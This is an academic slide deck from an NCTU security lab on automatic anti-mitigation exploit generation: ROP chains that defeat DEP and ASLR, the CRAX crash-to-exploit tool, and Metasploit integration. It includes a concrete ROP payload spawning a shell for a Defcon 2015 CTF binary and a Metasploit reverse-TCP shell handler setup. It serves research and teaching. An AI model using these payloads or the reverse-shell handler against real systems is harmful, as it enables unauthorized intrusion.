An Anti-Mitigation Exploit Generation Integrating with Metasploit Framework

Vince Chen
Software Quality Laboratory, NCTU

About me

Vince Chen

- MS in Computer Science and Engineering of NCTU
- Software Quality Laboratory

About SQLab

- Advisor: Prof. Shih-Kun Huang

- Current members:
  - Ph.D student * 3
  - MS student * 8

- Central idea:
  - Bug is Backdoor
  - Finding Zero Days
  - CTF、CGC

Outline

- Anti-Mitigation (ROPChain)
- Exploit Generation (CRAX)
- Post-Exploitation (Metasploit)


How do you feel?

```
$ ./a.out
Segmentation fault (core dumped)
```


If you are a …

Programmer

Hacker



Return-to-stack attack




Protection mechanisms - DEP

```
$ readelf -l ./sample

Elf file type is EXEC (Executable file)
Entry point 0x8048e08
There are 6 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  LOAD           0x000000 0x08048000 0x08048000 0xa5c94 0xa5c94 R E 0x1000
  LOAD           0x0a5f90 0x080eef90 0x080eef90 0x00d10 0x023fc RW  0x1000
  NOTE           0x0000f4 0x080480f4 0x080480f4 0x00044 0x00044 R   0x4
  TLS            0x0a5f90 0x080eef90 0x080eef90 0x00010 0x00028 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x4
  GNU_RELRO      0x0a5f90 0x080eef90 0x080eef90 0x00070 0x00070 R   0x1
```

Return-to-libc attack



Protection mechanisms - ASLR


```
$ cat /proc/9715/maps
08048000-080ee000 r-xp 00000000 08:01 1057746    /home/test/sample
080ee000-080f0000 rw-p 000a5000 08:01 1057746    /home/test/sample
080f0000-080f2000 rw-p 00000000 00:00 0
0994f000-09971000 rw-p 00000000 00:00 0          [heap]
b775b000-b775c000 rw-p 00000000 00:00 0
b775c000-b775d000 r-xp 00000000 00:00 0          [vdso]
bfb88000-bfba9000 rw-p 00000000 00:00 0          [stack]

$ cat /proc/9775/maps
08048000-080ee000 r-xp 00000000 08:01 1057746    /home/test/sample
080ee000-080f0000 rw-p 000a5000 08:01 1057746    /home/test/sample
080f0000-080f2000 rw-p 00000000 00:00 0
0949a000-094bc000 rw-p 00000000 00:00 0          [heap]
b771d000-b771e000 rw-p 00000000 00:00 0
b771e000-b771f000 r-xp 00000000 00:00 0          [vdso]
bfee2000-bff03000 rw-p 00000000 00:00 0          [stack]
```

Return-Oriented Programming (ROP)

- RET instruction sequences (gadgets)
- Unrandomized segment


ROP Sample


Stack
High
mov dword ptr [edx], eax; ret;
0x080ff060
Destination
pop edx; ret;
0xdeadbeef
Value
pop eax; ret;
%esp

More Complicated?


ROPChain

- Generate multi payloads
- Use long gadgets
- Integrate with AEG、Metasploit



Defcon 2015 - fuckup

- ELF 32-bit, static, NX
- Re-randomize the text base



Defcon 2015 - fuckup

```
0x41414141: padding*8
0x080499fa: mov dword ptr [edx], eax; or eax, 0xffffffff; pop ebx; ret;
0x41414141: padding*4
0x0804908f: pop eax; pop ebx; pop esi; ret;
0x0a000000: value
0x41414141: padding*8
0x0804961a: pop edx; pop ecx; pop ebx; ret;
0x080efff8: value
0x41414141: padding*8
0x0804a5d4: pop ebx; ret;
0x080efff0: value
0x08049c7c: pop ecx; pop ebp; ret;
0x080efff8: value
0x41414141: padding*4
0x0804a60a: int 0x80;

--- Result ---
\x8f\x90\x04\x08\x2f\x62\x69\x6e\x41\x41\x41\x41\x41\x41\x41\x41\x1a\x9
41\x8f\x90\x04\x08\x2f\x2f\x73\x68\x41\x41\x41\x41\x41\x41\x41\x41\x1a\
\x41\xbc\x97\x04\x08\x1a\x96\x04\x08\xf8\xff\x0e\x08\x41\x41\x41\x41\x4
41\x41\x41\x41\x41\x41\x1a\x96\x04\x08\xf8\xff\x0e\x08\x41\x41\x41\x41\
\x41\x41\x0a\xa6\x04\x08
```

Long Gadget Side Effects

- Inter/Intra-gadget dependency problem
- Unconditional jump

Exploit Generation - CRAX

- Transfer “Crash input” to “Exploit input”

```
vc@ubuntu:~$ ./a.out `cat crash_input`
Segmentation fault (core dumped)
```


```
vc@ubuntu:~$ ./a.out `cat exploit_input`
$
```

Single Path Concolic Execution


- Symbolic variable (x and y)
- Path constraint
  $(x > 0) \wedge (2x + 1 < 10)$
- Symbolic EIP
- Constraint solver

```
1 void function (int x) {
2     if (x > 0) {
3         y = x + 1;
4         if (x + y < 10) {
5             /* Crash! */
6         }
7     }
8 }
9
```

CRAX


ASLR、W⊕X
Protection mechanisms
CRAX Framework
Crash Input
Program Binary
Shell code
Symbolic Execution Engine
Crash
ESP
EBP
EIP
Path Constraint
Input[0] != 0
Input[1] != 0
Input[1] > 48
Input[2] < 64
Constraint Solver
Solution:
Input[0]=0x33&
Input[1]=0x58...
Exploit Constraint Generator
Shellcode Constraint
+
NOP sled Constraint
+
EIP Range Constraint
Exploit Failed

CRAX with ROPChain



Integration – Metasploit

Attacker set Metasploit handler


```
msf > use multi/handler
msf exploit(handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf exploit(handler) > set LHOST 192.168.184.134
LHOST => 192.168.184.134
msf exploit(handler) > set LPORT 4000
LPORT => 4000
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.184.134:4000
[*] Starting the payload handler...
msf exploit(handler) >
```

Demo

Summary

- **ROPChain:**
  - Truing complete ROP Payload API
  - Generate bypassing DEP and ASLR payload
- **Exploit Generation (CRAX):**
  - Convert crash to anti-mitigation exploit
- **Post Exploitation Framework:**
  - Integrate Metasploit
  - Make Post-exploit easier



Thank you for listening.